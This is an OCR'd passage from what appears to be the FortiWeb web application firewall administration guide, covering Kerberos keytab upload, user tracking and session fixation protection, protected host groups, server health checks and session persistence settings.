


8. Click OK to close the AD user properties.
9. Use the Ktpass utility to extract a keytab file for the AD user.

   Ensure that you generate the keytab file using the SPN you generated for the AD user in step 2.

   For complete information about Ktpass, go to the following location:

   http://technet.microsoft.com/en-us/library/cc779157(v=ws.10).aspx



Ktpass output the extracted keytab file to the directory of the current user.

For example:

```
C:\Users\Administrator\test.keytab
```

10. To upload the keytab file, go to **Application Delivery > Site Publish >Keytab File**.
11. Click **Create New** and enter a name to use for the file in the web UI.
12. Click **Choose File** and then browse to the file to select it, and then click **OK** to complete the upload.

Example: Enforcing complex passwords

Example Co. web hosting needs to enforce reasonably secure passwords on web applications that do not provide this feature themselves. Since end users already authenticate with the web applications, Example Co. does **not** need to configure FortiWeb with user accounts to apply authentication — in other words, authentication offloading is not required. Instead, they simply need to **enforce** the security policy in the authentication transactions that already exist between the clients and web servers.

To do this, Example Co. would configure and apply an input rule (see Validating parameters (“input rules”) on page 556). This rule either could use a predefined data type to require password complexity (**Level 2 Password**


— see Auto-learning on page 198), or could use a custom-defined data type to allow or require additional special characters for additional strength (see Defining custom data types on page 565).

Tracking users

The user tracking feature allows you to track sessions by user and capture a username to reference in traffic and attack log messages.


When FortiWeb detects users that match the criteria that you specify in a user tracking policy, it stores the session ID and username.

Tracked users in attack log



#	Date	Time	Username	Action	Message
1	2016-06-21	19:15:37	beta	Alert	Total URL Parameters Length Exceeded: (The URL parameters length (17) exceeded the maximum allowed - 1)
2	2016-06-21	19:15:37	beta	Alert	Information Disclosure-HTTP Header Leakage : Signature ID 080200004
3	2016-06-21	19:15:37	beta	Alert	Total URL Parameters Length Exceeded: (The URL parameters length (17) exceeded the maximum allowed - 1)
4	2016-06-21	19:15:30	beta	Alert	Total URL Parameters Length Exceeded: (The URL parameters length (17) exceeded the maximum allowed - 1)
5	2016-06-21	19:15:30	beta	Alert	Information Disclosure-HTTP Header Leakage : Signature ID 080200004
6	2016-06-21	19:15:30	Unknown	Alert	Total URL Parameters Length Exceeded: (The URL parameters length (14) exceeded the maximum allowed - 1)
7	2016-06-21	19:13:29	Unknown	Alert	Total URL Parameters Length Exceeded: (The URL parameters length (17) exceeded the maximum allowed - 1)
8	2016-06-21	19:13:29	Unknown	Alert	Information Disclosure-HTTP Header Leakage : Signature ID 080200004
9	2016-06-21	19:13:29	Unknown	Alert	Total URL Parameters Length Exceeded: (The URL parameters length (15) exceeded the maximum allowed - 1)

Tracked users in traffic log



#	Date	Time	Username	Service	Message
1	2016-06-21	17:46:18	test	http	HTTP GET request from 172.22.6.234:61284 to 10.0.5.70:10000
2	2016-06-21	17:46:16	test2	http	HTTP GET request from 172.22.6.234:61283 to 10.0.5.70:10000
3	2016-06-21	17:46:11	test3	http	HTTP GET request from 172.22.6.234:61280 to 10.0.5.70:10000
4	2016-06-21	17:46:06	Unknown	http	HTTP GET request from 172.22.6.234:61278 to 10.0.5.70:10000
5	2016-06-21	17:46:06	Unknown	http	HTTP GET request from 172.22.6.234:61279 to 10.0.5.70:10000
6	2016-06-21	17:46:05	Unknown	http	HTTP GET request from 172.22.6.234:61276 to 10.0.5.70:10000

Determining which users to track

FortiWeb only tracks users who have logged in successfully. It uses one of the following methods to determine whether a log in is successful:

- The response matches a condition you specify in the user tracking rule, such as a return code or a string in the response body. You create these conditions in the rule's Authentication Result Condition Table.
- If the response does not match a condition in the table, FortiWeb uses the default result that you select for the rule.

When either of the following two events occurs, FortiWeb stops tracking the session user:

- The client request contains the log off URL that you specify in the user tracking rule. (The log off URL setting is optional.)
- The session is idle for longer than the session timeout value you specify in the rule.

Taking action against timed-out sessions

When you enable **Session Timeout Enforcement** in a user tracking rule, you can also configure a **Session Freeze Time**. After a session has been idle for longer than the timeout value, if a request has the session ID of the timed-out session, FortiWeb takes the action you specify in the rule. FortiWeb continues to take this action against requests with the session ID for the length of time specified by **Session Freeze Time**.

User tracking and advanced protection custom rules


You can also use the user tracking feature to create a filter in a custom rule that matches specific users. This type of custom rule requires you to create a user tracking policy and apply it to the protection profile that uses the custom rule. See Combination access control & rate limiting.



You can apply a user tracking policy using either an inline or offline protection profile. However, in offline protection mode, **Session Fixation Protection**, **Session Timeout Enforcement**, and the deny, redirect and period block actions are not supported.

To create a user tracking policy

1. Go to **Tracking > User Tracking > User Tracking Rule**.
2. Click **Create New**, and then complete the following settings:



Name	Enter a name that identifies the rule.
Authentication URL	Enter the URL to match in authorization requests. Ensure that the value begins with a forward slash (/).
Username Field	Enter the username field value to match in authorization requests.
Password Field	Enter the password field value to match in authorization requests.
Session ID Name	Type the name of the session ID that is used to identify each session. Examples of session ID names are `sid`, `PHPSESSID`, and `JSESSIONID`.

Default Authentication Result	Enter the authentication result that FortiWeb associates with requests that match the criteria but do not match an entry in the Authentication Result Condition Table. When the login result is successful, FortiWeb tracks the session using the session ID and username values.
Log Off Path	Optionally, enter the URL of the request that a client sends to log out of the application. When the client sends this URL, FortiWeb stops tracking the user session. Ensure that the value begins with a forward slash (/).
Session Timeout	Enter the length of time in minutes that FortiWeb waits before it stops tracking an inactive user session. Valid values are from 1 to 14400.
Session Fixation Protection	Select **On** to configure FortiWeb to erase session IDs from the cookie and argument fields of a matching login request. FortiWeb erases the IDs for non-authenticated sessions only. For web applications that do not renew the session cookie when a user logs in, it is possible for an attacker to trick a user into authenticating with a session ID that the attacker acquired earlier. This feature prevents the attacker from accessing the web app with the session ID of an authenticated session. When this feature removes session IDs, FortiWeb does not generate a log message because it is very common for a legitimate user to access a web application using an existing cookie. For example, a client who leaves his or her web browser open between sessions presents the cookie from an earlier session. **Caution:** This option is not supported in offline protection mode.
Session Timeout Enforcement	Select **On** to configure FortiWeb to remove the session ID for user sessions that are idle for longer than the session timeout threshold. When a session is reset, the client has to log in again to access the back-end server. If a session exceeds the timeout threshold, instead of tracking subsequent matching sessions by user, FortiWeb takes the specified action, for a length of time specified by **Session Freeze Time**. **Caution:** This option is not supported in offline protection mode.

Session Freeze Time	Enter the length of time after a session exceeds the timeout threshold that FortiWeb takes the specified action against requests with the ID of the timed-out session. After the freeze time has elapsed, FortiAP removes the session ID for idle sessions but no longer takes the specified action. Available only when **Session Timeout Enforcement** is **On**.
Action	Select the action FortiWeb takes against requests with the ID of a timed-out session during the specified time period: • **Alert** — Accept the request and generate an alert email and/or log message. • **Alert & Deny** — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Note:** Because the deny action is not supported in offline protection mode, this option has the same effect as **Alert**. • **Redirect** — Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure Redirect URL and Redirect URL With Reason. **Caution:** This option is not supported in offline protection mode • **Period Block** — Block subsequent requests from the client for a specified number of seconds. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Caution:** This option is not supported in offline protection mode When the action generates a log message, the message field value is `Session Timeout Enforcement: triggered by user <username>`. Available only when **Session Timeout Enforcement** is **On**.
Block Period	Type the number of seconds that you want to block requests with the ID of a timed-out session. This setting is available only if **Action** is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 60. See also Monitoring currently blocked IPs on page 760.

Severity	When the session timeout settings generate an attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb uses when it takes the specified action: • Low • Medium • High The default value is **Low**. Available only when **Session Timeout Enforcement** is **On**.
Trigger Policy	Select which trigger, if any, that FortiWeb uses when it logs or sends an alert email about the session timeout. See Viewing log messages on page 706. Available only when **Session Timeout Enforcement** is **On**.

3. Click **OK**.
4. To add an entry to the Authentication Result Condition Table, click **Create New**, and then complete the following settings:

Authentication Result Type	Specify the status FortiWeb assigns to user logins that match this table item: **Failed** or **Successful**. FortiWeb tracks sessions by user only when the status is **Successful**. If the request does not match any rules in this table, FortiWeb uses the value specified by **Default Authentication Result**.
HTTP Match Target	Select the location of the value to match with the string or regular expression specified in this table item: **Return Code**, **Response Body**, **Redirect URL**.
Value Type	Indicate whether **Value** is a **Simple String** or a **Regular Expression**.
Value	Enter the value to match.

5. Click **OK**, and then add any additional table entries that are required.
6. Create any additional rules that are required.
7. To add the rules to a policy, go to **Tracking > User Tracking > User Tracking Policy**, click **Create New**, enter a name for the policy, and then click **OK**.
8. Click **Create New**, select the user tracking rule to add, and then click **OK**.
9. Add any additional rules that are required, and then click **OK**.
10. To apply the user tracking rule, select it in an inline or offline protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

Defining your web servers & load balancers

To apply policies correctly and log accurately, it is important that FortiWeb is aware of certain other points on your network.

To scan traffic for your web servers, first FortiWeb must know which IP addresses and HTTP `Host:` names to protect. If there are proxies and load balancers in the network stream between your client and your FortiWeb, you will also want to define them. Likewise, if your web servers have features that operate using the source IP address of a client, you may also need to configure FortiWeb to pass that information to your web servers.

Without these definitions, FortiWeb will not know many things, such as requests are for invalid host names, which source IP addresses are external load balancers instead of clients, and which headers it should use to transmit the client's original source IP address to your web servers. This can cause problems with logging, reports, other FortiWeb features, and server-side features that require the client's IP address.

Protected web servers vs. allowed/protected host names

If you have **virtual hosts** on your web server, multiple web sites with different domain names (for example, example.com, example.co.uk, example.ru, example.edu) can coexist on the same physical computer with a single web server daemon. The computer can have a single IP address, with multiple DNS names resolving to its IP address, or the computer can have multiple IP addresses and multiple NICs, with different sets of domain names resolving to separate NICs.

Just as there can be multiple host names per web server, there can also be the inverse: multiple web servers per host name. (For example, for distributed computing clusters and server farms.)

When configuring FortiWeb, a web server is a single IP at the network layer, but a protected host group should contain **all** network IPs, virtual IPs, and domain names that clients use to access the web server at the HTTP layer.

For example, clients often access a web server via a public network such as the Internet. Therefore, the protected host group contains **public** domain names, IP addresses and virtual IPs on a network edge router or firewall, such as:

- www.example.com **and**
- www.example.co.uk **and**
- example.de

But the physical or domain server is only the IP address or domain name that the FortiWeb appliance uses to forward traffic to the server and, therefore, is often a **private** network address (**unless** the FortiWeb appliance is operating in offline protection or either of the transparent modes):

- 192.168.1.10 **or**
- example.local

Defining your protected/allowed HTTP “Host:” header names

A protected host group (also called “allowed hosts” or “protected host names”, depending on how the host name is used in each context) defines one or more IP addresses or fully qualified domain names (FQDNs). Each entry in the group defines a virtual or real web host, according to the `Host:` field in the HTTP header of requests. You can use these entries to determine which host names:

- FortiWeb allows in requests, and/or
- FortiWeb applies scans or other features to

For example, if your FortiWeb receives requests with HTTP headers, such as:

```
GET /index.php HTTP/1.1
Host: www.example.com
```

you might define a protected host group with an entry of `www.example.com` and select it in Protected Hostnames in the policy. **This would block requests that are not for that host.**



A protected host names group is usually **not** the same as a back-end web server. See Protected web servers vs. allowed/protected host names.

You use protected host names in a server policy to restrict requests to specific hostnames. If you want to specify specific hosts to apply a policy to, use the HTTP content routing feature. See Routing based on HTTP content on page 353.

Used differently, you might select the `www.example.com` entry in Host when defining requests where the parameters should be validated. **This would apply protection only for that host.**

Unlike a web server, which is a single IP at the network layer, a protected host group should contain **all** network IPs, virtual IPs (VIP), and domain names that clients use to access the web server at the HTTP layer.

For example, clients often access a web server via a public network such as the Internet. Therefore, the protected host group contains **public** domain names, IP addresses and virtual IPs on a network edge router or firewall, such as:

- www.example.com **and**
- www.example.co.uk **and**
- example.de

But in reverse proxy mode, the physical or domain server is the IP address or domain name that the FortiWeb appliance uses to forward traffic to the back-end web server behind the NAT and, therefore, is often a **private** network address:

- 192.168.1.10 **or**
- example.local

As another example, for entry level or virtualized web hosting, many Apache virtual hosts:

- business.example.cn
- university.example.cn
- province.example.cn

may exist on one or more back-end web servers which each have one or more network adapters, each with one or more private network IP addresses that are hidden behind a reverse proxy FortiWeb:

- 172.16.1.5
- 172.16.1.6
- 172.16.1.7

The virtual hosts would be added to the list of FortiWeb’s protected host names, while the network adapters’ IP addresses would be added to the list of physical servers.


To configure a protected host group

1. Go to **Server Objects > Protected Hostnames > Protected Hostnames**.

   To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.



3. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.


4. From **Default Action**, select whether to accept or deny HTTP requests that **do not match** any of the host definitions in this protected host group. (In step 8, you can override this default for specific hosts.)

   For example, let’s say that you have 10 web hosts protected by FortiWeb. You want to allow 8 and block 2. To do this, first set **Default Action** to **Accept**. Then in step 8, you will create 2 entries for the host names that you want to block, and in their **Action**, select **Deny**.

5. Click **OK**.

6. If you want to treat one or more hosts differently than indicated in **Default Action**, click **Create New**.

   A dialog appears.



7. For , enter the IP address or FQDN of a real or virtual host, according to the `Host:` field in HTTP requests.

   If clients connect to your web servers through the IP address of a virtual server on the FortiWeb appliance, this should be the IP address of that **virtual server** or any domain name to which it resolves, **not** the IP address of the protected web server.

   For example, if a virtual server 10.0.2.1/24 forwards traffic to the physical server 192.0.2.1, for protected host names, you would enter:

   - `10.0.2.1`, the address of the virtual server
   - `www.example.com`, the domain name that resolves to the virtual server

   Your entry must match the whole host name exactly. Wild cards such as `*.example.com` are not supported. If you require wild card host name matches, use HTTP `Host:` header access control rules instead (see Combination access control & rate limiting on page 437).

8. In **Action**, select whether to **Accept** or **Deny** HTTP requests whose `Host:` field matches this **Host** entry.
9. Click **OK**.
10. Repeat the previous steps for each host that you want to add to the protected host group.
11. To apply a protected host group, select it in a server policy (see Configuring a server policy on page 624). Policies use protected host definitions to block connections that are not destined for a protected host. If you do not select a protected host group in a server policy, and you do not configure a combination access control rule with an HTTP `Host:` condition either, FortiWeb accepts or blocks connections regardless of the `Host:` field.

See also

- IPv6 support
- HTTP pipelining

Defining your web servers

To specify your back-end web servers, you first define a server pool. Pools contain one or more members that you specify using either their IP addresses or DNS domain names. FortiWeb protects these web servers and they are the recipients of traffic that is forwarded or allowed to pass through to by FortiWeb.



You can also define web servers to be FortiWeb's virtual servers. This chains multiple policies together, which may be useful in more complex traffic routing or rewriting situations.

See also

- Enabling or disabling traffic forwarding to your servers
- HTTP pipelining
- Predefined services
- Defining your network services
- Configuring a server policy

Configuring server up/down checks

Tests for server availability (called “server health checks” in the web UI) poll web servers that are members of a server pool to determine their responsiveness before forwarding traffic. FortiWeb can check server health using the following methods:

- TCP
- ICMP `ECHO_REQUEST` (`ping`)
- TCP Half Open
- TCP SSL
- HTTP
- HTTPS

FortiWeb polls the server at the frequency set in the Interval option. If the appliance does not receive a reply within the timeout period, and you have configured the health check to retry, it attempts a health check again; otherwise, the server is deemed unresponsive. The FortiWeb appliance reacts to unresponsive servers by disabling traffic to that server until it becomes responsive.

If all members of the pool are unresponsive and you have configured one or more members to be backup servers, FortiWeb sends traffic to a backup server.



If a web server will be unavailable for a long period, such as when a server is undergoing hardware repair, it is experiencing extended down time, or when you have removed a server from the server pool, you may improve the performance of your FortiWeb appliance by disabling connectivity to the web server, rather than allowing the server health check to continue to check for responsiveness. For details, see Enabling or disabling traffic forwarding to your servers on page 377.

You can create a health check, use one of the predefined health checks, or clone one of the predefined health checks to use as a starting point for a custom health check. (You cannot modify the predefined health checks.)

To simplify health check creation, FortiWeb provides predefined health checks for each of the available protocols. Each predefined health check contains a single rule that specifies one of the available protocols. For example, instead of creating a health check that uses ICMP, you can apply HLTHCK_IMCP.

HLTHCK_HTTP and HLTHCK_HTTPS health checks test server responsiveness using the HEAD method and listening for the response code 200.

Your health check can use more than protocol to check server responsiveness. You can specify that a server is available if it passes a single test in the list of tests or only if it passes all the tests.

To view the status currently detected by server health checks, use the Policy Status dashboard. For details, see Policy Status dashboard on page 687.

To configure a server health check

1. Before configuring a server health check, if it requires a trigger, configure the trigger. For details, see Viewing log messages on page 706.
2. Go to **Server Objects > Server > Health Check**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.
3. Do one of the following:
   - To create a health check, click **Create New**.
   - To create a health check based on a predefined health check, select a predefined health check, click **Clone**, and then enter a name for the new health check.
4. Configure these settings:

Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters. **Note:** The name cannot be changed after this part of the configuration is saved. To rename a part of the configuration, clone it, select it in all parts of the configuration that reference the old name, then delete the item with the old name.
Relationship	• **And** — FortiWeb considers the server to be responsive when it passes all the tests in the list. • **Or** — FortiWeb considers the server to be responsive when it passes at least one of the tests in the list.
Trigger Policy	Select the name of a trigger, if any, that will be used to log or notify an administrator if a server becomes unresponsive.

5. Click **OK**.
6. In the rule list, do one of the following:
   - To add a rule, click **Create New**.
   - To modify a rule, select it, and then click **Edit**.
7. Configure the following settings:

Setting name	Description
Type	Select the protocol that the server health check uses to contact the server. • **ICMP** — Send ICMP type 8 (`ECHO_REQUEST` or "ping") and listen for either ICMP type 0 (`ECHO_RESPONSE` or "pong") indicating responsiveness, or timeout indicating that the host is not responsive. • **TCP** — Send TCP `SYN` and listen for either TCP `SYN ACK` indicating responsiveness, or timeout indicating that the host is not responsive. If the response is `SYN ACK`, send TCP `ACK` to complete the three-way handshake. • **TCP Half Open** — Send TCP `SYN` and listen for either TCP `SYN ACK` indicating responsiveness, or timeout indicating that the host is not responsive. If the response is `SYN ACK`, send TCP `RST` to terminate the connection. This type of health check requires fewer resources from the pool member than **TCP**. • **TCP SSL** — Send an HTTPS request. FortiWeb considers the host to be responsive if the SSL handshake is successful, and closes the connection once the handshake is complete. This type of health check requires fewer resources than **HTTP/HTTPS**. • **HTTP/HTTPS** — Send an HTTP or HTTPS request, and listen for a response that matches the values required by the specified Matched Content or a timeout that indicates that the host is not responsive. The protocol to use depends on whether you enable SSL for that server in the server pool. Contact occurs on the protocol and port number specified for that web server in the server pool.
URL Path	Type the URL that the HTTP or HTTPS request uses to verify the responsiveness of the server (for example, `/index.html`). If the web server successfully returns this URL, and its content matches your expression in Matched Content, it is considered to be responsive. This option appears only if Type is **HTTP** or **HTTPS**. The maximum length is 127 characters.
Timeout	Type the maximum number of seconds that can pass after the server health check. If the web server exceeds this limit, it will indicate a failed health check. Valid values are 1 to 30. Default value is 3.
Retry Times	Type the number of times, if any, that FortiWeb retries a server health check after failure. If the web server fails the server health check this number of times consecutively, it is considered to be unresponsive. Valid values are 1 to 10. Default value is 3.

Setting name	Description
Interval	Type the number of seconds between each server health check. Valid values are 1 to 300. Default value is 10.
Method	Specify whether the health check uses the HEAD, GET, or POST method. Available only when **Protocol Type** is **HTTP** or **HTTPS**.
Host	To test the availability of a specific host, enter an HTTP host header name. This is useful if the pool member hosts multiple web sites (virtual hosting environment). This option appears only if Type is **HTTP** or **HTTPS**.
Match Type	• **Matched Content** — If the web server successfully returns the URL specified by **URL Path** and its content matches the **Matched Content** value, FortiWeb considers the server to be responsive. • **Response Code** — If the web server successfully returns the URL specified by **URL Path** and the code specified by **Response Code**, FortiWeb considers the server to be responsive. • **All** — If the web server successfully returns the URL specified by **URL Path** and its content matches the **Matched Content** value, and the code specified by **Response Code**, FortiWeb considers the server to be responsive. Available only when **Protocol Type** is **HTTP** or **HTTPS**.
Matched Content	Enter one of the following values: • The exact reply that indicates that the server is available. • A regular expression that matches the required reply. This value prevents the test from falsely indicating that the server is available when it has actually replied with an error page, such as the one produced by Tomcat when a JSP application is not available. To create and test a regular expression, click the >> (test) icon. This opens a **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864) Available only if **Protocol Type** is **HTTP** or **HTTPS** and **Match Type** is **All** or **Matched Content**.
Response Code	Enter the response code that you require the server to return to confirm that it is available. Available only if **Protocol Type** is **HTTP** or **HTTPS** and **Match Type** is **All** or **Matched Content**.

8. Click **OK** to save the settings and close the rule.

9. Add any additional tests you want to include in the health check by adding additional rules.
10. Click **OK** to save and close the health check.
11. To use the server health check, select it in a server pool or server pool member configuration (see Creating a server pool on page 340).

See also

- IPv6 support
- Configuring a server policy
- Creating a server pool

Configuring session persistence

After FortiWeb has forwarded the first packet from a client to a pool member, some protocols require that subsequent packets also be forwarded to the same back-end server until a period of time passes or the client indicates that it has finished transmission.

A session persistence configuration specifies a persistence method and timeout. You apply the configuration to **Server Balance** server pools to apply the persistence setting to all members of the pool.

To create a persistence configuration

1. Go to **Server Objects > Server > Persistence**, and then click **Create New**.
2. Complete the following settings:

Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.

Setting name	Description
Type	Specifies how FortiWeb determines the pool member to forward subsequent requests from a client to after its initial request. For the initial request, FortiWeb selects a pool member using the load balancing method specified in the server pool configuration. • **Source IP** — Forwards subsequent requests with the same client IP address and subnet as the initial request to the same pool member. To define how FortiWeb derives the appropriate subnet from the IP address, configure **IPv4 Netmask** and **IPv6 Mask Length**. • **HTTP Header** — Forwards subsequent requests with the same value for an HTTP header as the initial request to the same pool member. Also configure **Header Name**. • **URL parameter** — Forwards subsequent requests with the same value for a URL parameter as the initial request to the same pool member. Also configure **Parameter Name**. • **Insert Cookie** — FortiWeb adds a cookie with the name specified by **Cookie Name** to the initial request and forwards all subsequent requests with this cookie to the same pool member. FortiWeb uses this cookie for persistence only and does not forward it to the pool member. Also configure **Cookie Path** and **Cookie Domain**. • **Rewrite Cookie** — If the HTTP response has a `Set-Cookie:` value that matches the value specified by **Cookie Name**, FortiWeb replaces the value specified by the keyword with a randomly generated cookie value. FortiWeb forwards all subsequent requests with this generated cookie value to the same pool member. • **Persistent Cookie** — If an initial request contains a cookie with a name that matches the Cookie Name value, FortiWeb forwards subsequent requests that contain the same cookie value to the same pool member as the initial request. • **Embedded Cookie** — If the HTTP response contains a cookie with a name that matches the Cookie Name value, FortiWeb preserves the original cookie value and adds a randomly generated cookie value and a ~ (tilde) as a prefix. FortiWeb forwards all subsequent requests with this cookie and prefix to the same pool member. • **ASP Session ID** — If a cookie 